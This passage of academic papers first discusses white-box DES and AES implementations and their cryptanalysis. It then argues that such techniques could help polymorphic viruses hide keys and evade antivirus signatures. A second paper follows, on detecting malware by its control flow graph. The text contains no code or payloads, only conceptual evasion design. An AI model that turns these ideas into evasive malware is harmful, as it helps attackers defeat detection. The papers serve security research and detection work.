take into consideration this constraint, smaller lookup tables are used. After having implemented the whole DES as lookup tables, the implementation is still not secure. The next stage aims at encoding these lookup tables, in order to prevent any information leakage about the round keys. The technique involves composing the T-Box with non linear bijections in input and in output. Given two random bijections f and g (compatible with T), the T-Box is replaced with:

$$f \circ T \circ g.$$

Given three adjacent lookup tables L_1, L_2 and L_3 and f and g the input and output encodings applied to L_2, table L_2 is replaced with its encoded version $L_2' = f \circ L_2 \circ g$. It is thus required to encode the output of L_1 with g^{-1} and the input of L_3 with f^{-1} insofar as:

$$L_3 \circ f^{-1} \circ L_2' \circ g^{-1} \circ L_1 = L_3 \circ L_2 \circ L_1.$$

Because we need the local security property to be useful in our context, it is also required that the attacker should not be able to distinguish the

encoding ensure a local security, namely the lookup table $g \circ T \circ f^{-1}$ encoded by bijections f and g does not provide any information about the original lookup table T. Given any lookup table T', there exists always two bijections f' and g' such that $g' \circ T' \circ f'^{-1} = g \circ T \circ f^{-1}$ (for example $f' = f \circ T^{-1}$ and $g' = g \circ T'^{-1}$). This local security is evaluated by an ambiguity measure, which expresses the difficulty that an attacker trying to suppress these parasit encodings must face (see section for a definition of the ambiguity measure).

non-linear T-Box (embedding a S-Box) from the bypass tables. A random permutation π_r must thus be applied on the order of the $T_i^{K_r}$, $i = 1, \ldots, 12$. From now on, the local analysis of the $T_{\pi_r(i)}^{K_r}$ requires $(12!)^{16}$ attempts.

At this stage of the obfuscation, inputs of first round's lookup tables are still exposed to a square-like attack (Chow, Eisen, Johnson, & van Oorschot, 2002b). Thus two external encodings F and G are integrated.

In summary, we were able to implement the whole DES algorithm as encoded lookup tables, in such a way that it seems difficult to extract any piece of information from any lookup table, by observing its input/output only.

WB-AES implementation

Obfuscation of AES (Chow et al., 2002b) is done in a similar way as for DES. The goal is still to embed the round keys in algorithm code, in order to avoid storage of the key in static memory or its load in dynamic memory at the time of execution. The technique used to securely embed these keys is (as for DES) to represent AES as a network of lookup tables, and to apply input/output encodings in order to hide the keys.
Let us remember that AES starts with an initial AddRoundKey step and each further round of AES consists of four steps: SubBytes, ShiftRows, MixColumns and AddRoundKey for rounds $r = 1, \ldots, 9$ and three steps SubBytes, ShiftRows and AddRoundKey for round $r = 10$. In the white box implementation, this structure is reworked so that the initial AddRoundKey is part of a round. More precisely, if S is the S-Box that carries out the SubBytes operation, and $(k_{i,j}^r)_{(i,j)\in\{0,\ldots,3\}^2}$ the key of round r, then we first build the 10 T-Boxes:

$$T_{i,j}^r(x) = \begin{cases} S(x \oplus k_{i,j}^r), & 1 \leq r \leq 9 \\ S(x \oplus k_{i,j}^{10}) \oplus k_{i,j-i}^{11}. \end{cases}$$

Observe that because of the linearity of the ShiftRows operation, it is possible to integrate the last AddRoundKey operation in a T-Box.
The next step for AES obfuscation is to represent Mixcolumns as a network of lookup tables. The T-Box is then replaced with the composition of the T-Box with the lookup table representing both the ShiftRows and MixColumns operations.
The technique used to encode the lookup tables is the same one as for DES

obfuscation, namely to compose the T-Box with non linear bijections in input and in output. In order to thwart a square-like attack, it is required to reinforce the local security of the T-Box by using mixing bijections, namely linear bijections, in order to insert a diffusion step. Given two linear bijections m and M compatible with the preceding and succeding operations, the T-Box is now replaced with:

$$f \circ M \circ MC_i \circ T \circ m \circ g.$$

Insertion of such mixing bijections m and M requires their cancelling by new lookup tables. Thus a new lookup table in inserted between rounds r and $r+1$. The latter cancels both the mixing bijection M of round r and the mixing bijection m of round $r+1$. We obtain the following additional composition: $g_{r+1}^{-1} \circ m^{-1} \circ M^{-1} \circ f_r^{-1}$.
At this stage of the obfuscation, inputs of first round's lookup tables are still exposed to a square-like attack. Thus two external encodings F and G are integrated.

In summary, we were able to implement the whole AES as encoded lookup tables, in such a way that it seems difficult to extract any piece of information from any lookup table by observing its input/output only. In order to fully implement the white box AES, we need four types of lookup tables:

type I External encoding, namely a function $\mathbb{F}_2^8 \to \mathbb{F}_2^{128}$ that composes two input decodings $\mathbb{F}_2^4 \to \mathbb{F}_2^4$, a linear bijection component $\mathbb{F}_2^8 \to \mathbb{F}_2^{128}$ and 32 output encodings $\mathbb{F}_2^4 \to \mathbb{F}_2^4$;

type II R-Box, namely a function $\mathbb{F}_2^8 \to \mathbb{F}_2^{32}$ that composes two input decodings $\mathbb{F}_2^4 \to \mathbb{F}_2^4$, a mixing bijection $m : \mathbb{F}_2^8 \to \mathbb{F}_2^8$, a T-Box, the mixcolums operation, a mixing bijection $M : \mathbb{F}_2^{32} \to \mathbb{F}_2^{32}$ and eight output encodings $\mathbb{F}_2^4 \to \mathbb{F}_2^4$;

type III a function $\mathbb{F}_2^8 \to \mathbb{F}_2^{32}$ that composes a mixing bijection component $M_i^{-1} : \mathbb{F}_2^8 \to \mathbb{F}_2^{32}$, four times a mixing bijection $m^{-1} : \mathbb{F}_2^8 \to \mathbb{F}_2^8$ and eight output encodings $\mathbb{F}_2^4 \to \mathbb{F}_2^4$;

type IV XOR-Box, namely function $\mathbb{F}_2^8 \to \mathbb{F}_2^4$ that composes two input decodings $\mathbb{F}_2^4 \to \mathbb{F}_2^4$, a XOR lookup table and an output encoding $\mathbb{F}_2^4 \to \mathbb{F}_2^4$.

Evaluation

Before presenting WB-DES and WB-AES cryptanalysis, criteria for security evaluation of a cryptographic primitive in black box context are presented. In the WBAC context, we can consider other criteria, such as diversity or ambiguity, which are able to account for cryptographic quality of a white box encryption algorithm component. Diversity and ambiguity are mesures that are able to qualify supposedly the robustness of the white box implementation. We apply this criteria to WB-DES and WB-AES algorithms.
Finnaly, we present the main cryptanalysis of which these two algorithms were the subject.

Black box security criteria

Black box analysis of DES algorithm leaded to definition of general security criteria (such as strict avalanche or propagation criteria) on the confusion boxes of an iterated encryption system as regards to linear and differential cryptanalysis. The vectorial functions $f : \mathbb{F}_2^m \to \mathbb{F}_2^n$ that are the most robust against these attacks are bent or perfectly non-linear functions, when $m = n$, and almost bent functions otherwise. These functions are characterized by minimal correlation with affine functions and shifted functions of f.
These criteria are also fondamental for design and evaluation in the white box context for several reasons:

- in the first place, a white box implementation must also be resistant to black box cryptanalysis ;
- secondly, the white box cryptography uses black box methods, with finer granularity (here, each lookup table can be seen as a black box, of which we try to extract information or the key) ;
- lastly, design of an encryption algorithm tailor-made to be white box resistant can lean upon these criteria to prove its security.

About the above remark, it should be noticed that the random generation of bent functions is not an easy task.

White box diversity and ambiguity criteria

The diversity measure consists in counting the number of different implementations that it is possible to generate (including the variation of embedded keys). This measure is important because it characterises the ability of the obfuscator to stave off large scale attacks (a priori). Attacks specific to an instance then only have a limited range.

Definition 2 *(White box diversity (Chow et al., 2002b)). The white box diversity metric counts the number of distinct constructions or decompositions, namely the number of possible encoded steps.*

As an example, table 3 gives the diversity measures of the four types of lookup tables that are used in the AES white box implementation[6]. However

type	diversity
type I	$(16!)^2 \times 20160^{64} \times (16!)^{32}$
type II	$(16!)^2 \times 256 \times 2^{62.2} \times 2^{256} \times (16!)^8$
type III	$(16!)^2 \times 2^{256} \times (16!)^8$
type IV	$(16!)^2 \times 16!$

Table 3: Diversity of WB-AES lookup tables

this measure does not account for an implementation robustness against an attack which aims to extract the embedded key. In order to better qualify the robustness of an implementation, it is more interesting to count the number of constructions, namely the number of keys and random bijections reaching the same lookup table. The bigger this number is, the more ambiguity is introduced by the obfuscator. The ambiguity metric enables to account for the space of possibility the attacker must face in order to find the exact combination key/bijection used at the time of the generation of the white box instance that he holds.

[6] For the reader who wants to check the calculus, let us remember that there are $2^n!$ bijections $\mathbb{F}_2^n \to \mathbb{F}_2^n$, and among them $2^n \prod_{i=0}^{n-1}(2^n - 2^i)$ affine bijections (and $\prod_{i=0}^{n-1}(2^n - 2^i)$ linear bijections). Moreover, the Moivre-Stirling formula gives the approximation: $n! \simeq \sqrt{2\pi n}\left(\frac{n}{e}\right)^n$ (for n big enough).

Definition 3 *(White box ambiguity (Chow et al., 2002b)). The white box ambiguity metric is an estimate of the number of constructions that produce exactly a certain table (of a given type). It is defined as the ratio of its white box diversity and the number of distinct tables (of this type).*

As an example, table 4 gives an approximation of the ambiguity measures of the four types of lookup tables that are used in the AES white box implementation.

type	ambiguity
type I	$(16!)^2 \times 20160^{32}$
type II	
type III	$(16!)^2 \times 15!$ if the two blocks of the matrix are of null rank
	$(16!)^2 \times 20160^2$ if the two blocks of the matrix are of full rank
type IV	$16! \times 16$

Table 4: Ambiguity of WB-AES lookup tables

Cryptanalysis of two white box implementations

WB-DES cryptanalysis

Let us remember that in the DES white box implementation, a 96 bits word goes through lookup tables. This word or internal state is represented in figure 1 by the concatenation of blocks $L_{r-1} \in \mathbb{F}_2^{32}$, $X_{r-1} \in \mathbb{F}_2^{48}$ and $\overline{R_{r-1}} \in \mathbb{F}_2^{16}$: $L_{r-1}||X_{r-1}||\overline{R_{r-1}}$.

Let us subdivise the internal state $L_{r-1}||X_{r-1}||\overline{R_{r-1}}$ of round r into 8-bits words. It is thus represented as the concatenation of 12 binary words: $v_1^r||v_2^r||\ldots||v_{12}^r$. Each word v_i^r represents the encoded input of a T-Box T_i^r, which can be of two sorts: either a non-linear T-Box (embedding a S-Box) or a bypass T-Box. The attack (Gorissen, Michiels, Preneel, & Wyseur, 2007) works directly on the vectors v_i^r, by the addition of differences denoted Δv (or equivalently by the substitution of v_i to a value v_i'. Indeed, $v_i \oplus v_i' = \Delta v \Leftrightarrow v_i \oplus \Delta v = v_i \oplus v_i \oplus v_i' = v_i'$). Because on the one hand the vectors v_i^r are encoded versions of true inputs $f_i^r(v_i^r)$ of the T-Box and on the other hand the encodings f_i^r are not linear, it is not possible to deduce

from Δv the difference that is really applied to the input $f_i^r(v_i^r)$. Therefore, the attack observes the propagation of these differences on the T-Boxes of the next rounds ($r+2$, $r+3$ and $r+4$).

Thus the attack expoits the noteworthy properties of the DES round function: input bits do not affect all output bits of the round function. By analyzing the propagation of a difference $\Delta v = v \oplus v'$ on the input of an encoded T-Box (namely $g \circ T \circ f$) through several rounds, it is possible to obtain information about the internal behavior of this difference. When identified a set of differences: $\{\Delta v \mid f(\Delta v)$ corresponds to one or two bits flips on input to $T\}$, it is possible to recover the key embedded in the white box implementation.

The differential cryptanalysis described in (Gorissen et al., 2007) works as follows:

1. in the first place, distinguish the non-linear T-Boxes among the 12 T-Boxes ;
2. secondly, partially discover the random permutation π_r that is applied to the non-linear T-Boxes, by using a standard (black box) implementation of the DES algorithm ;
3. lastly, extract the key K_r.

In conclusion, this attack exploits the weakness of the DES round function. In order to thwart such an attack, the last resort to improve this design seems to be the randomization of the S-Boxes. If such a modification of the DES is clearly unacceptable (mainly because the S-Boxes have strong security properties, as stated in section), it could be an interesting trail in the viral context, even if random generation of such vectorial boolean functions is not a trivial task. Indeed, an attacker would have to reconstruct the S-Boxes for each new version of the algorithm.
Let us see now the white box resilience of a much stronger encryption algorithm, namely AES, which round function seems to be immune to such a differential attack.

WB-AES cryptanalysis

As shown in section , a round of the obfuscated AES is made of two lookup tables. The first one achieves the operations AddRoundKey, ShiftRows and MixColumns (the last round is slightly different), whereas the second, inserted between rounds r and $r+1$, reverse the linear bijections that are inserted both:

- before the output encoding of the lookup table implementing round r, as well as
- after the input encoding of the lookup table implementing round $r+1$.

A lookup table being a particular representation of a vectorial boolean function, it is very possible to compose the lookup tables between them when they match. This fact is exploited by the cryptanalysis (Billet, Gilbert, & Ech-Chatbi, 2004). Let us consider the four bijections that map 4 bytes of the current state to 4 bytes of the following state. Each of these bijections is noted R_j^r, $j = 0, \ldots, 3$, $r = 1, \ldots, 9$ (c.f. Figure 2). The heart of R_j^r is the concatenation of 4 T-boxes, followed by the multiplication by MC. This core is protected in input and output by encodings (8 in total: 4 in input, 4 in output). Let us recall that the latter are made of:

- in input, the concatenation of two 4-bits encodings, followed by a 8-bits linear bijection ;
- in output, a 8-bits linear bijection, followed by the concatenation of two 4-bits encodings.

The cryptanalysis aims at recovering the parasits safeguarding R-Boxes. To do so, the attackers proceeds in several steps:

1. In the first place, linearize the P-Boxes and Q-Boxes, by recovering their non-linear part.
2. After removing the non-linear parts of P-Boxes and Q-Boxes, we obtain unknown affine bijections. The second step of the attack consists in recovering the linear component along with the translation vector.




Figure 2: R_j^r, $j = 0, \ldots, 3$, $r = 1, \ldots, 9$

3. The recovery of the linear bijections makes it possible in the same time to recover the round keys that are integrated in the S-Boxes, but in an unknown order. The last step thus consists in exploiting the constraints that lean on these bytes in order to classify them in the right order. These constraints come from the cadencing algorithm.

In conclusion, it seems difficult to hide the algebrical structure of AES by only using encoded non-linear bijections. In order to thwart this attack, one could introduce a linear diffusion operation right after the first encoding (let us note this new 32×8 lookup table network D_1^{-1}), an operation D_2 (8×32 lookup table network) being inserted right after the substitution stage. We can expect that the noise introduced by these random permutations makes the second step of the cryptanalysis - i.e. after encodings linearization - more difficult .

Polymorphism

We give here a brief view of pros and cons of the use of lookup tables. Let us remember that polymorphism can be formalized as a generative grammar production. The more irregular the grammar is, the more difficult it is to derive an automaton from the grammar that is able to detect the encryption function.

From a theoretical point of view (Zuo & Zhou, 2004), the kernel of a poly-

morphic virus is made of an infection trigger condition $I(d,p)$, a payload function $D(d,p)$, the corresponding payload trigger condition $T(d,p)$ and a selection function $S(p)$ of target programs to infect. The latter function is in charge of the code mutation.
Metamorphic viruses differ from polymorphic viruses since while polymorphic forms of a virus share the same kernel, metamorphic forms of a virus do not. Using formal generative grammars, it is possible to give a more practical definition of metamorphism: Let $G = (N, T, S, R)$ be a formal grammar, where N is a set of non-terminal symbols, T is an alphabet of terminal symbols, $S \in N$ is the start symbol and R is a production (or rewriting or semi-Thue) system over $(N \cup T)^*$, namely a set of rule producing the langage $L(G)$. We define $G' = (N', T', G, R')$ where the alphabet of terminal symbols T' is a set of formal grammars, and R' is a set of production rules over $(N' \cup T')^*$.

Definition 4 *(Metamorphic virus (Filiol, 2007)). A metamorphic virus is a virus whose mutation engine is described by a grammar whose words are themselves a set of productions with respect to a grammar. A metamorphic virus is thus described by G' and every of its mutated form is a word in $L(L(G'))$.*

Thus from one metamorphic form to another, the virus kernel is changing: the virus is mutating and changes the mutation rules at the same time.
With regards to the detection complexity of mutation techniques, several theoretical results have already been established:

- detection of bounded-length polymorphic viruses is an NP-complete problem (Spinellis, 2003);
- the set of polymorphic viruses with an infinite number of forms is a Σ_3-complete set (Zuo & Zhou, 2003);
- some code mutation technique embedding the word problem - which is known to be undecidable with respect to a semi-Thue system - leads to metamorphic viruses whose detection is undecidable (Filiol, 2007). The PBMOT engine's productions rules change from mutation to mutation and is specially designed to embed the word problem (with respect to a semi-Thue system).

The formal frame being presented, the main question that arises in our context is to prove that the white box implementation is suited to hinder sequence-based antiviral detection, by using a mutator engine. Because the implementation data is diversified by use of random bijections, only the code handling must cancel as much as possible any potential fixed element that would represent a potential detection pattern. Intuitively, because the instruction set required is very small and corresponds only to instructions needed to walk through a table, production rules can map such instructions to any chunk of code. Further investigations are required in order to check this assumption. Moreover, several behaviors may represent useful invariant that can be considered by antivirus, such as linear walk of lookup tables.

Conclusion

We presented in this paper a new use of white box cryptography in the viral context. WBAC cryptographic mechanisms enable an original way of key management, by embedding the keys in the implementation with a partial evaluation as regards to the key. This key management mode defines an original alternative to the environmental key generation (where the key is not embedded in the program body but dynamically generated starting from trigger information existing in the virus environment) or to the use of an asymmetric key infrastructure (where only the public key is stored in in the virus body). This mechanism offers a trade-off between symmetric and asymmetric encryption, by asymmetrication of the implementation of an iterated block cipher.

WBAC cryptographic mechanisms enable a significant diversification of implementations, by integration of random bijections (used to encode the input/output of lookup tables or to insert an additional diffusion step by means of mixing bijections). Besides to ensure local security, this randomization of implementations enables to generate numerous partial evaluations of the encryption algorithm, for a single key setting. Furthermore, the algorithm implementation does not contain any arithmetical operation (it only contains operations enabling the dataflow to transit through a network of lookup tables). It is therefore easier to generate polymorphic instances of the algorithm by using a mutator engine (the CPU instruction subset used by such an implementation is reduced to basic memory handling instructions. These

instructions are thus easy to diversify).
In the viral context, these properties are welcome. In particular, the corresponding obfuscation transformation could be applied to assymetric cryptography and to hash functions, in order to increase the polymorphism level of encryption and environmental key generation functions.

WBAC cryptographic mechanisms enable a noteworthy strength against cryptanalysis in WBAC context: even if the proposed mechanisms are not as resilient in white box as in black box so far, the first attempts are encouraging, given that encryption algorithms are not so easy to break. If they do not yet offer a sufficient security level for digital right management or critical applications, their potential use in a viral context already poses a problem that must be taken into consideration by antivirus reasearch. If compilation chains specialized in software protection are not widely available for end users, this fact could change in the next few years. In the same way as viral applications used specialized packers to increase their strength against reverse engineering, we can imagine that they use more complete solutions and integrating white box cryptographic mechanisms, enabling them to ensure an in depth protection.

Countermeasures and limitations

We made the conjecture that a virus whose code is only made of the CPU instructions that are required to walk through tables, the latter being wholly recomputed at each copy of the viral code, is a code that is easier to remodel than a code containing static immuable data and rich in arithmetical instructions. We observe that in order to be able to evade an antiviral detection program, a special attention must be paid to the mutator engine. It is also required to reinforce the robustness of the white box cryptographic primitive by other security mechanisms. In particular, other software protection mechanisms must thwart an attaker to extract the code implementing the encryption function, that he could use as a key. In the CSS software suite, these security hypotheses are covered by the use of a specialized compilation chain, making it possible to integrate additional protections at every step of the compilation, in order to ensure an in depth protection of the application.

Future works

Several additional tasks could be made in order to give a more complete overview of this technology:

- investigate the robustness of white box implementations of AES algorithm with key sizes 192 and 256, along with the additional linear bijections described in section and with a possible randomization of the substitution boxes[7] ;
- investigate a grammar-based implementation of the mutator engine, tailor-made to exploit the structure of white box implementations.

References

Aycock, J., deGraaf, R., & Jacobson, M. (2005), Anti-Disassembly using Cryptographic Hash Functions. University of Calgary, Canada. Available at: http://pages.cpsc.ucalgary.ca/~aycock/.

Billet, O., Gilbert, H., & Ech-Chatbi, C. (2004). Cryptanalysis of a white box AES implementation. In: Helena Handschuh and M. Anwar Hasan, editors, Selected Areas in Cryptography, volume 3357 of Lecture Notes in Computer Science, pages 227-240. Springer, 2004.

Boneh, D., Felten, E., & Jacob, M. (2002). Attacking an obfuscated cipher by injecting faults. In Digital Rights Management Workshop, pages 16-31, 2002. Available at: http://www.cs.princeton.edu/~mjacob/papers/drm1.pdf

Barak, B., Goldreich, O., Impagliazzo, R., Rudich, S., Sahai, A., Vadhan, S., & Yang, K. (2001), *On the (Im)possibility of Obfuscating Programs.* Available at: http://www.math.ias.edu/~boaz/Papers/obfuscate.html

Beaucamps, P., & Filiol, E. (2006). *On the possibility of practically obfuscating programs. Towards a unified perspective of code protection.* In: Journal

[7] A more ambitious investigation would be to design from scratch an encryption algorithm specially designed to be resilient in a white box context, namely not corresponding for example to the white box implementation of any iterated block cipher known for its black box resilience - the paradigm of an iterated round function is perhaps not a solution in the WBAC context, insofar as the cryptanalyst can work on an arbitrarily reduced number of rounds.

in Computer Virology, (2)-4, WTCV'06 Special Issue, G. Bonfante & J.-Y. Marion eds.

Chomsky, N. (1956). Three models for the description of languages. In: IRE Transactions on Information Theory, vol. 2, n° 2, pp. 113-123, 1956.

Chomsky, N. (1969). On certain formal properties of grammars. In: Information and Control, 2, pp. 137-167.

Chow, S., Eisen, P. A., Johnson, H., & van Oorschot, P. C. (2002). A white-box DES implementation for drm applications. In Security and Privacy in Digital Rights Management, ACM CCS-9 Workshop, DRM 2002, Washington, DC, USA, November 18, 2002, Revised Papers, volume 2696 of Lecture Notes in Computer Science, pages 1-15. Springer, 2002.

Chow, S., Eisen, P. A., Johnson, H., & van Oorschot, P. C. (2002). White-Box Cryptography and an AES Implementation. In Kaisa Nyberg and Howard M. Heys, editors, Selected Areas in Cryptography, volume 2595 of Lecture Notes in Computer Science, pages 250-270. Springer, 2002.

Canetti, R., Goldreich, O., & Halevi, S. (1998). The random oracle methodology, revisited. In proceedings of STOC 1998, pp. 209-218.

Cloakware Security Suite, available at: http://www.cloakware.com

Filiol, E. (2004), Strong Cryptography Armoured Computer Viruses Forbidding Code Analysis : the BRADLEY virus. INRIA ISSN 0249-6399. In proceedings of EICAR 2005 Conference, StJuliens/Valletta - Malte. Available at: http://papers.weburb.org/frame.php?loc=archive/00000136/ http://papers.weburb.org/frame.php?loc=archive/00000136/

Filiol, E. (2006), Techniques virales avancées. Springer, Collection IRIS, XXI, 283 p., ISBN 978-2-287-33887-8.

Filiol, E. (2007), Metamorphism, Formal Grammars and Undecidable Code Mutation. In: International Journal of Computer Science vol. 2, Nb. 1, 2007 ISSN 1306-4428.

Michiels, W., Gorissen, P., Preneel, B., & Wyseur, B. (2007). Cryptanalysis of White-Box DES Implementations with Arbitrary External Encodings.

Goubin, L., Masereel, J.-M., & Quisquater, M. (2007). Cryptanalysis of white box DES implementations. Cryptology ePrint Archive, Report 2007/035, 2007. http://eprint.iacr.org/

Link, H. E., & Neumann, W. D. (2005). Clarifying obfuscation: Improving the security of white-box DES. In ITCC (1), pages 679-684, 2005.

Preneel, B., & Wyseur, B. (2005). Condensed white-box implementations. In Proceedings of the 26th Symposium on Information Theory in the Benelux, pages 296-301, Brussels,Belgium, 2005.

Qozah (1999). Polymorphism and grammars, In: 29A E-zine, 4, available at: http://www.29a.net/.

Riordan, J., & Schneier, B. (1998). Environmental Key Generation towards Clueless Agents. School of Mathematics Counterpane Systems, University of Minnesota, Minneapolis, USA.
Available at: http://www.schneier.com/paper-clueless-agents.pdf.

Spinellis, D. (2003), Reliable Identification of Bounded-length Viruses is NP-complete. IEEE Transactions on Information Theory, Vol. 49, No. 1, Janvier 2003.

Young, A. L., & Yung, M. (2004). Malicious Cryptography, exposing cryptovirology. Wiley Publishing, Inc., February 27, 2004.

Zuo, Z., Zhou, M. (2003), On the time complexity of computer viruses. IEEE Trans Inf Theo 51(8), 2962-2966 (2003).

Zuo, Z. & Zhou, M. (2004), Some further theoretical results about computer viruses, The Computer Journal, Vol. 47, N°6.

An implementation of morphological malware detection

Guillaume Bonfante, Matthieu Kaczmarek and Jean-Yves Marion

About Authors

Guillaume Bonfante junior researcher at INRIA – LORIA.
Contact Details: LORIA équipe Carte bat. B B.P. 239, 54506 Vandœuvre-lès-Nancy Cédex, France, phone +33 3 54 95 84 61, e-mail Guillaume.Bonfante@loria.fr

Matthieu Kaczmarek is a Ph.D. Student at Nancy university, LORIA – INPL supported by the CNRS and the Région Lorraine.
Contact Details: LORIA équipe Carte bat. B B.P. 239, 54506 Vandœuvre-lès-Nancy Cédex, France, phone +33 3 54 95 84 08, e-mail Matthieu.Kaczmarek@loria.fr

Jean-Yves Marion is Professor at Nancy university, LORIA – INPL.
Contact Details: LORIA équipe Carte bat. B B.P. 239, 54506 Vandœuvre-lès-Nancy Cédex, France, phone +33 3 54 95 84 60, e-mail Jean-Yves.Marion@loria.fr

Keywords

Malware detection, control flow graph, tree automata, graph rewriting.

An implementation of morphological malware detection

Abstract

This study proposes an efficient construction of a morphological malware detector that is a detector which associates syntactic and semantic analysis. The detection strategy is based on control flow graphs of programs (CFG). Our construction employs tree automata techniques; this provides an efficient representation of the CFG database. Next, we deal with classic mutations using a generic graph rewriting engine. Finally, we carry out experiments to evaluate the false-positive ratio of the proposed methods.

Introduction

String signature based detections use a database of malware signatures made of regular expressions and a string matching engine to scan files and detect infected ones. There are two difficulties, which are bound to this kind of detection approach. First, the identification of a malware signature requires a human expert and the time to forge a reliable signature is long compared to the time related to a malware attack. Second, string signature approach might be bypassed by obfuscation methods, see for example some recent works like (Beaucamps & Filiol, 2007; Christodorescu & Jha, 2004; Filiol 2006.) Thus, a current trend in the community proposes to design next generation of malware detectors based on semantics aspects (Dalla Preda, Christodorescu, Jha & Debray, 2007; Christodorescu, Jha, Seshia, Song & Bryant, 2005; Walenstein, Mathur, Chouchane, & Lakhotia, 2006.) However, a major difficulty is to have an efficient approach based on some semantics properties. Indeed, heuristic can be very complex as it is illustrated in the field of computer safety.

For this reasons, we try to propose (Bonfante, Kaczmarek, & Marion, 2007) and to construct a *morphological analysis* in order to detect malware. The idea is to recognize the shape of a malicious program. That is, unlike string signature detection, we are not only considering a program as a flat text, but rather as a semantics object, so adding in some sense a dimension to the analysis. Our approach tries to combine several features: (a) to associate syntactic and semantic analysis, (b) to be efficient and (c) to be as automatic as possible.

Our morphological detector is based on control flow graphs (CFG) of programs. We use a set of CFG which plays the role of a malware signature database. Next, the detection consists in scanning files in order to recognize the shape of a malware. As we see, the design is closed to a string signature based detector and so we think that both approaches may be combined in a near future. Moreover, it is important to notice that this framework makes the signature extraction easier. Indeed, either the extraction is fully automatic when the malware CFG is relevant or the task of signature makers is facilitated since they can work on an abstract representation of malware.

This detection strategy is close to (Christodorescu, Jha, Seshia, Song & Bryant, 2005; Bruschi, Martignoni & Monga, 2006) but our method is quite different. In order to efficiently implement this morphological detector, we use tree automata. Tree automata constitute a generalization to trees of finite state automata over strings (Comon, Dauchet, Gilleron, Jacquemard, Lugiez, Tison, et al., 1997). Here, we transform CFG into trees with, intuitively, pointers in order to represent back edges and cross edges. Then, the collection of malware signatures is a finite set of trees and so a regular tree language. Thanks to Myhill-Nerode construction, the minimal automaton gives us a compact and efficient database. Finally, we can decide whether or not a program is a malware in a linear time with respect to our heuristics, and in quadratic time, that is $O(n^2)$, in the general case of a potentially infected program of size n (This upper bound should be also improved in future works.)

This design has several advantages. First, the construction of the database is iterative and it is easy to add the CFG of a newly discovered malicious program. Second, the use of tree automata techniques provides efficient algorithms.

Another issue of malware detections is the soundness with respect to classic mutation techniques. Here, we detect isomorphic CFG and so we take into account several classical obfuscation methods. Moreover, we add a rewriting engine, which normalizes CFG in order to have a robust representation of the control flow with respect to mutations. Related works are (Bruschi, Martignoni & Monga, 2006; Christodorescu, Jha, Kinder, Katzenbeisser & Veith, 2007; Walenstein, Mathur, Chouchane, & Lakhotia, 2006) where program data flow is also considered. Figure 1 summarize this design.




Figure 1: Design of the control flow detector

We also provide large scale experiments, with a collection of 10156 malicious programs and 2653 sane programs. Those results are promising; with a completely automatic method for the signature extraction we have obtained a false positive ratio of 0.1%. But we have to mention that our detector does not yet include routines to handle packing or encryption techniques. This constitutes a limitation of our current implementation.

This study is organized as follow. In Section 1 we detail how to extract CFG from assembly programs. In Section 2 we explain how to obtain a term representation of graph and we show that this representation allows to easily deciding isomorphism over CFG. Section 3 presents the compilation of the CFG into a compact and efficient database. Then we show how to detect malware infection using this database. Section 4 explains how to handle classic mutations thanks to graph rewriting techniques. Finally, Section 5 presents experimental results.

1 Control flow in `assembly x86`

1.1 The language

We consider a light `assembly x86` language in order to expose our ideas. Of course the following development can be directly adapted to real assembly languages. Indeed, the subsequent

experiments are done with real `x86-32bit` binary programs. The light `assembly x86` is defined by the following grammar.

Addresses:	**N**
Relative offsets:	**Z**
Registers:	**R**
Expressions:	**E** ::= **Z** | **N** | **R** | [**N**] | [**R**]
Flow instructions:	$\mathbf{I}^f$ ::= `jmp` **E** | `call` **E** | `ret` | `jcc` **Z**
Sequential instructions:	$\mathbf{I}^d$ ::= `mov` **E E** | `comp` **E E** | …
Programs:	**P** ::= $\mathbf{I}^d$ | $\mathbf{I}^f$ | **P**;**P**

All along, a program is a sequence of instructions $\mathbf{p} = \mathbf{i}_0;\ldots;\mathbf{i}_{n-1}$. For any instruction $\mathbf{i}_k$, we say that k is its address and we write $|\mathbf{p}| = n$ the size of **p**. In order to ease the reading and without loss of generality, we suppose that $\mathbf{i}_0$ is the first instruction to be executed, the address 0 is the so called entry point of the program.

1.2 Control flow graphs

The control flow consists in the different paths that might be traversed through the program during its execution. It is frequently represented by a graph named a control flow graph (CFG). The vertices stand for addresses of instructions and the edges represent the possible paths that the control flow can follow. The present section is devoted to the representation and the extraction of the CFG.

Definition 1 (*Rooted directed graph***.)**

Let $\mathbf{L_V}$ and $\mathbf{L_A}$ be two sets of labels. A *rooted directed graph* is defined by a tuple $G = (\mathbf{V}, \mu, \mathbf{A}, r)$ where

- **V** is the set of vertices.
- $\mu : \mathbf{V} \rightarrow \mathbf{L_V}$ is a total function assigning labels to the vertices.
- $\mathbf{A} \subset \mathbf{V} \times \mathbf{L_A} \times \mathbf{V}$ is the set of labeled edges.
- $r \in \mathbf{V}$ is the root.

We say that the vertices of G are labeled over $\mathbf{L_V}$ and the edges of G are labeled over $\mathbf{L_A}$. Given a rooted directed graph $G = (\mathbf{V}, \mu, \mathbf{A}, r)$, we recall that the *degree* of a vertex $v \in \mathbf{V}$, noted $Deg_G(v)$, is the number of outputs of v that is the number of edges in **A** of the kind (v, j, w) with $j \in \mathbf{L_A}$ and $w \in \mathbf{V}$.

